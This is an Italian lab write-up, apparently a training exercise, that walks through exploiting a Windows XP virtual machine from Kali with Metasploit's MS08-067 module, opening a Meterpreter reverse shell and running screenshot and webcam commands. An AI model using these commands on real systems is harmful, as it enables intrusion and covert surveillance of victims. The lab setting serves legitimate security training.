


Hacking windows XP

Dopo aver impostato la rete di Windows Xp con Ip: 192.168.1.200



E aver controllato che le due macchine fossero connesse richiedendo da Kali un Ping

```
(kali㉿kali)-[~]
$ ping 192.168.1.200
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data:
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=0.925 ms
64 bytes from 192.168.1.200: icmp_seq=2 ttl=128 time=0.768 ms
64 bytes from 192.168.1.200: icmp_seq=3 ttl=128 time=0.830 ms
64 bytes from 192.168.1.200: icmp_seq=4 ttl=128 time=0.875 ms
^Z
zsh: suspended ping 192.168.1.200
```

Oggi andremo a sfruttare questa vulnerabilità cirtica:

4	2	1	0	23
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities				Total: 30
SEVERITY	CVSS V3.0	PLUGIN	NAME	
CRITICAL	9.8	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)	
CRITICAL	10.0	73182	Microsoft Windows XP Unsupported Installation Detection	
CRITICAL	10.0	108797	Unsupported Windows OS (remote)	
CRITICAL	10.0*	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)	
HIGH	7.3	26920	SMB NULL Session Authentication	
MEDIUM	5.3	57608	SMB Signing not required	

Abbiamo aperto **msfconsole** siamo andati alla ricerca del nostro modulo: MS08-067

```

msf6 > search ms08_067
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

```

Una volta trovato useremo il consueto **use 0** così da attivarlo. Ci sposteremo su **show options**

```

Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.200    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200

```

Per vedere cosa ci servirà.

In questo caso imposteremo solamente **set RHOSTS 192.168.1.200** (ip di Xp)

Una volta settato avvieremo il nostro comando, scrivendo **exploit**

Come possiamo notare Meterpreter aprirà la nostra sessione e potremmo utilizzare i nostri comandi richiesti.

```


msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1034) at 2022-12-07 06:39:39 -0500

meterpreter > s[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.200:1033) at 2022-12-07 06:39:40 -0500
meterpreter > screenshot
Screenshot saved to: /home/kali/rZNAAnnUn.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >

```

Screenshot



Mentre nella webcam_list non è stata trovata alcuna Webcam